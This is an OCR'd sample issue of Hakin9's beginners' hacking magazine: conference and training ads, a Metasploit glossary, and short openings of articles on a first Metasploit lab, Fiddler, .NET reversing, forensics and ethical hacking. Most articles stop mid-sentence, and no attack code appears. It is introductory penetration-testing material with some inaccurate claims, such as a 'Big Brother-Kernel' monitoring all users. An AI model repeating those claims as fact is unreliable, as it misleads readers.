hakin9

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

starterkit

BEGINNERS' GUIDE TO HACKING

110 PAGES

MY FIRST HACK, BASIC INTRODUCTION TO METASPLOIT FRAMEWORK

HOW TO REVERSE ENGINEER .NET FILES


PASSWORDS CRACKING: THEORY AND PRACTICE

HOW TO BECOME A PENETRATION TESTER

PLUS

HOW TO SECURE WEB APPLICATIONS

APPLICATIONS AND HENCE APPLICATION SECURITY HAVE BECOME DAY TO DAY TOPIC AND SUBJECT ALMOST EVERYWHERE



2nd Annual

CYBER SECURITY UAE SUMMIT 2013

May 13th & 14th, Dubai

Special focus on the Banking, Oil & Gas & Government Sectors

Developments, Strategies and Best Practice in Global Cyber Security

Featuring 30 top level speakers!

- **TARIQ AL HAWI,** Director, AE CERT
- **BADER AL-MANTHARI,** Executive Information Security, ITA OMAN
- **OMAR ALSUHAIBANU,** Network Security Engineer, CERT SAUDI ARABIA
- **AHMED BAIG,** Head, Information Security and Compliance, UAE GOVERNMENT ENTITY
- **TAMER MOHAMED HASSAN,** Information Security Specialist, UAE GOVERNMENT ENTITY
- **AMANI ALJASSMI,** Head of Information Security Section, DUBAI MUNICIPALITY
- **NAVEED AHMED,** Head of IT Security, DUBAI CUSTOMS
- **RIEMER BROUWER,** Head of IT Security, ADCO
- **AYMAN AL-ISSA,** Digital Oil Fields Cyber Security Advisor, ABU DHABI MARINE OPERATING COMPANY
- **MOSTA AL AMER,** Information security Engineer, SAUDI ARAMCO.
- **HESHAM NOURI,** IT Manager, KUWAIT OIL COMPANY
- **KENAN BEGOVIC,** Head of Information Security, AL HILAL BANK
- **USAMA ABDELHAMID** Director, UBS
- **ABEER KHEDR,** Director of Information Security, NATIONAL BANK OF EGYPT
- **BIJU NAIR,** Head of Audit, NOOR ISLAMIC BANK
- **BHARAT RAIGANGAR,** Director, Corporate Security Advisor, ROYAL BANK OF SCOTLAND
- **ASHRAF SHOKRY,** Chief Information Officer, AJMAN BANK
- **MOHAMED ROUSHDY,** Chief Information Officer, NIZWA BANK
- **ZAFAR MIR** Regional Manager Information Security Risk, HSBC BANK MIDDLE EAST
- **MAHMOUD YASSIN** Lead Security & System Eng Manager, NATIONAL BANK OF ABU DHABI
- **HUSSAIN ALKHASAN,** IT GRC Manager, COMMERCIAL BANK OF DUBAI (UAE)
- **FURQAN AHMED HASHMI,** (PMP, CISSP, CCIE, TOGAF) Architect, EMIRATES INVESTMENT AUTHORITY
- **STEVE HAILEY,** President CEO, CYBER SECURITY INSTITUTE
- **OMER SYED,** Project Manager, ROADS & TRANSPORT AUTHORITY
- **BIJU HAMEED,** ICT Security Manager, DUBAI AIRPORTS
- **MOHAMMED AL LAWATI,** ICT policy and Procedure Advisor, OMAN AIRPORTS MANAGEMENT COMPANY
- **MURTAZA MERCHANT,** Senior Security Analyst, EMIRATES AIRLINE
- **AMR GABER,** Senior Network Security Engineer, DUBAI STATISTICS CENTRE
- **ANDREW JONES,** Chairman of Information Security, KHALIFA UNIVERSITY
- **NASIR MEMO,** Principal Investigator, NEW YORK UNIVERSITY

Plus many more to be announced!

- Assess the nature of the latest threats being faced and the impact of these upon your organisation
- Discuss the most promising cyber security technologies in the marketplace
- Assess the trends to watch in global cyber security
- International Case Studies: Discover the best practice in protecting your organisation from cyber-attack
- Network with your industry peers in the comfort of a 5 star venue
- The only event of its kind to take place in the Middle East


The only event of its kind to take place in the UAE

Protecting critical infrastructures
Main Sectors Covered:

- Electricity & Water
- Oil & Gas
- Financial Services
- Transportation
- Government
- Defense

CYBER SECURITY UAE TECH 2013

Hurry exhibition space for the 30 booth exhibition is expected to sell out.



For further details on exhibiting place email
info@oliverkinross.com

GOLD SPONSOR

AIG

phishme.com

IXIA

SILVER SPONSOR

websense

MEDIA PARTNERS

Global Security Mag · Vigilance · The Security Review · Homeland Security · IT Governance · virus Bulletin · ICT Community Portal · Haking IT Security Magazine

Make valuable connections at the networking evening

ADVANCED VMWARE SECURITY

SECURING THE CLOUD WITH VMWARE VSPHERE 5

Improved Design! Improved Availability!
Improved Security!

STABLE VSPHERE ENVIRONMENT!

Attend the VMware Advanced Security with one of our experts!

VMTRAINING
A Global Training Solutions Inc. Company

Upcoming Class Dates:

Vancouver, BC	4/08/2013
London, England	4/15/2013
Rockville, MD	4/29/2013
Copenhagen, Denmark	5/13/2013
Ottawa, ON	5/27/2013
Des Moines, IA	6/03/2013
ONLINE	6/03/2013
San Diego, CA	6/24/2013
Rotenburg, Germany	6/24/2013
Veenendaal, Netherlands	7/01/2013

- NEW VMTRAINING COURSES -

Cloud Security, Audit and Compliance Ultimate Bootcamp

VMware vSphere 5.0 Advanced Administration & VCAP5-DCA Prep

CVSE®
Certified Virtualization Security Expert

Call VMTraining Today! +1 (815) 313-4472 or visit www.VMTraining.net

Hakin9 team

Editor in Chief: Krzysztof Samborski
krzysztof.samborski@hakin9.org

Editorial Advisory Board: John Webb, Marco Hermans, Gareth Watters, Peter Harmsen, Dhawal Desai

Proofreaders: Jeff Smith, Krzysztof Samborski

Special thanks to our Beta testers and Proofreaders who helped us with this issue. Our magazine would not exist without your assistance and expertise.

Senior Consultant/Publisher: Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@hakin9.org

Product Manager: Krzysztof Samborski
krzysztof.samborski@hakin9.org

Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

DTP: Ireneusz Pogroszewski
Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

Publisher: Hakin9 Media Sp. z o.o.
Spółka Komandytowa
02-676 Warszawa, ul. Postępu 17d
NIP: 9512353396 Regon: 145995275
Phone: 1 917 338 3631
www.hakin9.org/en

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Readers,

I am happy to present you with this very first issue of our new project – Hakin9 Starter Kit. This issue will address various topics connected with IT Security. Although the line is mainly devoted to those of you who would like to start they journey with hacking, we strongly believe that each and every reader of ours will find something interesting here. For these, the issue can be regarded as a perfect repetition of the knowledge you already have.

Despite the fact that this issue addresses various topics, the following ones will stress particular topics like tools, methods, technologies or devices. With this first issue we wanted to shed some light on the structure and content of the whole project.

This time you will find sections as: Exploiting Software, Forensics, Hacking, Cloud and Security.

In case you were interested in writing a basic article for our forthcoming editions, please feel free to contact us at en@hakin9.org.

We are really interested in your opinions on our new line too. Please send them to the aforementioned mailing address.

Hope you enjoy the magazine!

Reagrds,
Krzysztof Samborski
Hakin9 Product Manager
and Hakin9 Team

EXPLOITING SOFTWARE

FORENSICS

HACKING

CLOUD

SECURITY

Quick Reference To Metasploit Framework

Metasploit is currently the most widely used and recommended penetration testing framework. The reason which makes metasploit so popular is the wide range of tasks that it can perform to ease the work of penetration testing. Let us start with a quick introduction to the framework and various terminologies related to it.

Metasploit framework: It is a free, open source penetration testing framework started by H.D. Moore in 2003 which was later acquired by Rapid7. The current stable versions of the framework are written using Ruby language. It has the world's largest database of tested exploits and receives more than a million downloads every year. It is also one of the most complex projects built in Ruby till date.

Vulnerability: It is a weakness which allows an attacker/Pen-tester to break into/compromise a systems security. The weakness can either exist in the operating system, application software or even in the network protocols.

Exploit: Exploit is a code which allows an attacker/tester to take advantage of the vulnerable system and compromise its security. Every vulnerability has its own corresponding exploit. Metasploit v4 has more than 700 exploits.

Payload: It is the actual code which does the stuff. It runs on the system after exploitation. They are mostly used to setup a connection between the attacking and the victim machine. Metasploit v4 has more than 250 payloads.

Module: Modules are the small building blocks of a complete system. Every module performs a specific task and a complete system is built up by combining several modules to function as a single unit. The biggest advantage of such architecture is that it becomes easy for developers to integrate new exploit code and tools into the framework.

The metasploit framework has a modular architecture and all the exploits, payload, encoders etc are considered as separate modules (Figure 1).

Let us examine the architecture diagram closely.

Metasploit uses different libraries which hold the key to proper functioning of the framework. These libraries are a collection of pre-defines tasks, operations and functions that can be utilized by different modules of the framework. The most fundamental part of the framework in the Rex library which is a short form for Ruby Extension Library. Some of the components provided by Rex include a wrapper socket subsystem, implementations of protocol clients and servers, a logging subsystem, exploitation utility classes, and a number of other useful classes. Rex itself is designed to have no dependencies other than what comes with the default Ruby install.

Then we have the MSF Core library which extends Rex. Core is responsible for implementing all of the required interfaces that allow for interacting with exploit modules, sessions, and plugins. This core library is extended by the framework base library which is designed to provide simpler wrapper routines for dealing with the framework core as well as providing utility classes for dealing with different aspects of the framework, such as serializing module state to different output formats. Finally, the

IMF
INTERNATIONAL MANAGEMENT FORUM

IT Security Courses and Trainings

IMF Academy is specialised in providing business information by means of distance learning courses and trainings. Below you find an overview of our IT security courses and trainings.

Certified ISO27005 Risk Manager
Learn the Best Practices in Information Security Risk Management with ISO 27005 and become Certified ISO 27005 Risk Manager with this 3-day training!

CompTIA Cloud Essentials Professional
This 2-day Cloud Computing in-company training will qualify you for the vendor-neutral international CompTIA Cloud Essentials Professional (CEP) certificate.

Cloud Security (CCSK)
2-day training preparing you for the Certificate of Cloud Security Knowledge (CCSK), the industry's first vendor-independent cloud security certification from the Cloud Security Alliance (CSA).

e-Security
Learn in 9 lessons how to create and implement a best-practice e-security policy!

Information Security Management
Improve every aspect of your information security!

SABSA Foundation
The 5-day SABSA Foundation training provides a thorough coverage of the knowlegde required for the SABSA Foundation level certificate.

SABSA Advanced
The SABSA Advanced trainings will qualify you for the SABSA Practitioner certificate in Risk Assurance & Governance, Service Excellence and/or Architectural Design. You will be awarded with the title SABSA Chartered Practitioner (SCP).

TOGAF 9 and ArchiMate Foundation
After completing this absolutely unique distance learning course and passing the necessary exams, you will receive the TOGAF 9 Foundation (Level 1) and ArchiMate Foundation certificate.

TOGAF

cloud CSA security alliance

CCSK

CompTIA CLOUD ESSENTIALS

ArchiMate®

SABSA

For more information or to request the brochure please visit our website:
http://www.imfacademy.com/partner/hakin9

IMF Academy
info@imfacademy.com
Tel: +31 (0)40 246 02 20
Fax: +31 (0)40 246 00 17

My First Hack,

Basic Introduction to Metasploit Framework

Hey Guys, are you ready for 0wning our first machine? Yes, today we go together in the word of ethical hacking, we try to exploit our first machine, but not like a script kiddies, but with the five step of professional pentest… yes the machine has onboard an old operating system, yes the exploit is also old, but I hope you understand all our step and, with patience and study, you can exploit in the same manner newer machine….

For this lab I use an old Windows XP Sp3 italian and my favorite attacking machine with Backtrack 5R3 x64, the Ip address of the target is 192.168.254.11/24 and my IP is 192.168.254.3/24.

This article is for beginner for this reason only to word to set attacker IP address, BT 5 R3 has a dhcp client deamon dhclient3 started by default, but I can set my IP statically with three simple commands:

Ifconfig eth0 192.1689.254.3/24 → for setting IP and subnet

route add default gw 192.168.254.254 → for setting default gateway

```
root@yamabushi:~# ifconfig eth0 192.168.254.3/24
root@yamabushi:~# route add default gw 192.168.254.254
root@yamabushi:~# echo nameserver 8.8.8.8 > /etc/resolv.conf
```

Figure 1. *Static IP*

```
root@yamabushi:~# dhclient3
Internet Systems Consortium DHCP Client V3.1.3
Copyright 2004-2009 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/00:0c:29:18:a1:86
Sending on   LPF/eth0/00:0c:29:18:a1:86
Sending on   Socket/fallback
DHCPDISCOVER on eth0 to 255.255.255.255 port 67 interval 4
DHCPOFFER of 192.168.28.132 from 192.168.28.254
DHCPREQUEST of 192.168.28.132 on eth0 to 255.255.255.255 port 67
DHCPACK of 192.168.28.132 from 192.168.28.254
bound to 192.168.28.132 -- renewal in 857 seconds.
```

Figure 2. *Start dhcp client*

echo nameserver 8.8.8.8 > /etc/resolv.conf → for setting the DNS server, now I will use google DNS server

You can stop the dhco client service with → *killall dhclient3* without this command you can loose your IP when the dhclient timeot end and the daemon start with a new dhcpdiscover.

If you prefer dhcp, you can force the process with the command → *dhclient3* (Figure 2).

For a more realistic environment I have installed in the target machine Avast free antivirus ed.2012 with the last signature database (Figure 3).




Figure 3. *My Target machine AV*

How To Capture Web Exploits With Fiddler

Malwarebytes

Drive-by attacks are the most common infection vector and have been so for several years. The Exploit Kit market is also thriving and the kits getting more sophisticated and pricier. Whether you suspect your own site has been infected or you are a security researcher tracking down malicious URLs, Fiddler is a very capable and useful tool to help you identify traffic patterns, malicious code and exploit URLs.

Fiddler acts as a proxy between client applications (such as a web browser) and the websites they are connecting too (Figure 1). All HTTP(S) requests and responses transit through the Proxy, giving you the ability to see exactly what is going on between your browser and the servers it is connecting to.

Analyzing web traffic

Every time you navigate to a website, your browser sends out a Request for a particular URL. The web server will reply with a Response containing the page you asked for (or a not found 404 error if that document did not exist). This Request-Response workflow is known as a *Web Session* in Fiddler. Each Session is represented by a row in the Web Sessions List: Figure 2.

Fiddler uses standard columns (you can add more or customize your own) that display certain properties for each Web Session:

- #: A number that sorts each Session by chronological order
- Result: The HTTP response code indicating whether the server was able to fulfill the request or not.
- Protocol: Fiddler only works for HTTP(S) and FTP protocols.
- Host: The website's domain name.
- URL: The full path of the URL requested.
- Body: The size of the response
- Caching: Caching, as supported by client applications.
- Content-Type: As described, the type of content returned (html, JavaScript, image…)




Figure 2. *Fiddler's main view showing the Web Sessions list*





Figure 1. *Fiddler's proxy between client application and web server*



APPIN INFORMATION SECURITY & ETHICAL HACKING COURSE

Appin International Certification available in:

JOIN HIGH TECHNOLOGY COURSES TO GET HIGH PAYING JOBS

- Information Security & Ethical Hacking
- Embedded Systems & Robotics
- Microsoft .Net
- Java, C/C++ and Data Structure
- Networking & Communicaton

HURRY.
Enroll Now
Limited Seats...

Address: 50 - Mahavir Marg , Near B.M.C. Chowk , Jalandhar.
Email : jalandhar.mm.director@appintraining.com , Mb: 9876043560

How To Reverse Engineer .NET fi

When a reverse engineer wants to analyze an executable program, he usually grabs a specialized piece of software called debugger which helps him to analyze and trace parts of the code which he is interested in.

On the other hand, interpreted executables are such programs, that are compiled into intermediate (managed) code, which is a CPU independent set of instructions. Before intermediate code can be run, it must be first converted to CPU specific code usually by just-in-time (JIT) compiler. Intermediate code can be therefore run at any architecture, which JIT compiler is supplied for.

In this article, we will look at .NET applications compiled into *Microsoft Intermediate Language* (MSIL). We will be given a simple console application which asks for entering a valid name/password combination. We will use specialized disassembler and decompiler to understand the function of the analyzed program. We will also introduce some of the most typical intermediate language instructions.

After reading this article you should be able to take any MSIL program and start reversing it without problems.

Prerequisites

Before you continue reading this article, make sure you have these two tools – ILDASM and ILSpy – downloaded and installed on your computer. Use Google to locate the latest versions of both of the above mentioned tools. You will also need a simple target program which I programmed just for purpose of this article. See attachment for more information.

What is MSIL?

MSIL is kind of stack based assembly language with additional metadata compiled into executable. Metadata describe data types in the code (definitions, information about class members, references…) and other data which are needed during execution. All these information (MSIL and metadata) are stored in PE (portable executable) file. Presence of this information enables operating system to decide whether MSIL is being executed or not.

A reverse engineer can recognize if he deals with MSIL or not by a glimpse at program entry point. Native executable entry point can contain pretty much anything, but MSIL executable starts with jump to mscoree.dll library (see Figure 1).




Figure 1. *Entry point of MSIL executable*

Introduction to Microsoft Windows Forensics

The Interest in "Computer forensics" has increased in the last couple of years. This happened because criminals have moved to the digital world, using computers and computer networks to commit crimes. This article has been written to give an introduction to the world of computer forensics and explain how to apply it to windows computers.

The focus of the Research study has been on four topics which are as follows:

- forensic analysis of the windows registry
- forensic analysis of prefetch.
- forensic analysis of data.
- uses of forensic tools.

Computer Forensics is a long used Technology that is gaining more widespread use and popularity within the IT community. It involves many things including gathering evidence of cyber crime, hacking activities and insider fraud.

The mostly widely used operating system is Microsoft's Windows. But at the same time it happens to be the most exploitable and vulnerable to attacks. As it is known fact that almost all the operating system consist of a "Big Brother-Kernel" that is responsible for monitoring the activities of the user. Even third party tools can be used for monitoring the activities of the user. The usual procedure for Windows computer forensic is briefly discussed below.

Forensic Analysis of Windows Registry

The Registry is the one of the main part of the windows. It is a hierarchical database. It is also known as the configuration database of the Microsoft windows. It stores configuration data of every program of windows such as Ms Office, Adobe reader etc. in registry. It replaces most text-based configuration files used in earlier versions of windows operating systems, such as ini files, config.sys files.

The registry of windows can be opened by typing regedit in the RUN windows. It can be seen as one unified "FILE SYSTEM". The Left Hand Panel which also known as the key panel. An organized listing of what appear to be folders.

There are many types of data you can find in the registry are described in this list:

- PASSWORD INFORMATION
- STARTUP APPLICATION.




Figure 1. *An unread email*

Digital Forensics on the Apple OSX Platform

Forensic studies on the OS X and Apple Macintosh family of computers have been previously focused on low level details of the filesystem or specific applications. This article attempts to look at the forensic process from a perspective of the field examiner, when encountering an OS X 10.4 and greater system using EFI based firmware. Whether a fixed desktop or mobile device running this operating system, techniques are covered which would allow the image acquisition of the target system, while capturing volatile data, and still preserving original evidence. Application level analysis is also discussed post image acquisition.

The goal of this paper is to provide an overview of forensics techniques that can be used against a target system running Apple's OS X operating system. Although a few papers have been written regarding this topic, they mostly consider techniques for acquiring an image on a powered off system only. These techniques will be covered, but other considerations such as responding to a situation where the system is logged in and/or powered on will be considered also. Other non Apple devices, such as virtual machines, modified Apple TV devices, or "Hackintosh" type clones are not specifically addressed, but some techniques can work on these systems also. There are some topics that will not be covered, such as Apple systems running an older operating system than OS X 10.4, and the underlying data structures of the HFS and other native filesystems. Additionally, this paper will not discuss techniques for incident response not related to forensics. For example, topics such as uncovering malware or suspicious network activity will not be included.

Before you arrive on the scene of an alleged crime, or any situation that calls for a forensic analysis, you should have a proper toolkit prepared for performing field analysis and acquisition. Most examiners focus on tools geared for windows operating systems, and also do not take into consideration trying to capture any live data from a system that is not unlocked. By assembling a minimum set of hardware and software tools that are field ready, an examiner can easily be prepared for these types of situation. Also, it is a good idea to have a more extensive set of tools at a fixed lab site, allowing for more thorough investigation. These tools will be covered in more detail later, but initially you would want the following items to be part of your field kit:

- Apple Powerbook Laptop (Running 10.7 Lion or Later)
- Windows 7 Laptop
- Firewire cable
- Forensics software (installed and live CD/DVD)
- Digital Still/Video Camera

(List: Items needed for an OS X forensics kit)

One question that might be asked, is what to do when first encountering a system that is clearly an Apple laptop or desktop of some sort. The same approach should be taken as with any other system, and the most volatile data should be captured first if possible. Also, remember that in any situation that calls for a forensic analysis, full documentation should be kept regarding the chain of custody for any systems or media that are collected. If the target system is running, and logged on, the examiner should make sure to move the mouse or pointer

A Beginners Guide to Ethical Hacking

Computer hacking is the practice of altering computer hardware and software to carry out a goal outside of the creator's original intention. People who slot in computer hacking actions and activities are often entitled as hackers.

The majority of people assume that hackers are computer criminals. They fall short to identify the fact that criminals and hackers are two entirely unrelated things. Media is liable for this. Hackers in reality are good and extremely intelligent people, who by using their knowledge in a constructive mode help organizations, companies, government, etc. to secure credentials and secret information on the Internet.

Concept of Hacking

The term hacking can be termed as the art of breaching of the security of the admin panels or the control panels in order to extract the information.

And the Principle of Hacking also states that, "If a Hacker or a malicious person wants to get into any system say server, computer systems or networks he/she will be there is nothing you can do to stop them. There's only one thing you can do is to make it harder for them to enter into your security systems".

Always remember this quote that in this world nothing is 100% secure it's just a matter of time that one day the security has to be broken.

And a question here arises that who is a computer hacker??

If we ask any person this in the world he will simply reply that HACKER is a person who hacks things but the answer is 100% wrong.

The answer to this question is that a Hacker is the one who spends his whole day with computers or rather say whose life is computer and knows everything about the computer and can make computer do anything. Hackers is actually a group of people who work together in a shared atmosphere, who are experts of programming and networking field which map out its history back from the day when the first network for the INTERNET was designed which was named as ARPANET and the inventors were named as the HACKERS built INTERNET. Hackers then built UNIX systems. So, from here we derived another definition that", A Hacker is a person who builds the computer networks, software and even the operating systems with their knowledge". But as the time passed the definition of the Hacker changed and now the hacker simply becomes a bad person.

Hackers are not the persons who go to their class regularly, sit on the front bench and go to library during the free lectures. Hackers are actually the persons who go to class 1 or 2 days in a week and even that time sits on the last bench and in the free lectures they always found hanging around in the college with their friends. They actually sleep whole day and then at night sit at the computers and perform their skill for the good or bad reasons.

What do all these have in common?

They all use Nipper Studio

to audit their firewalls, switches & routers

Nipper Studio is an award winning configuration auditing tool which analyses vulnerabilities and security weaknesses. You can use our point and click interface or automate using scripts. Reports show:

1) Severity of the Threat & Ease of Resolution

2) Configuration Change Tracking & Analysis

3) Potential Solutions including Command Line Fixes to resolve the Issue

Nipper Studio doesn't produce any network traffic, doesn't need to interact directly with devices and can be used in secure environments.

SME pricing from £650 scaling to enterprise level

evaluate for free at www.titania.com

2012 Computing Security Awards
WINNER
Enterprise Security Solution of the Year

2012 Computing Security Awards
WINNER
Network Security Solution of the Year

2012 Computing Security Awards
Runner-up
SME Security Solution of the Year

titania nipper STUDIO

CLOUD

www.titania.com
T: +44 (0) 1905 888785

Hack Again, From Servers to Clients

Hi Guys, are you ready for our second hack?
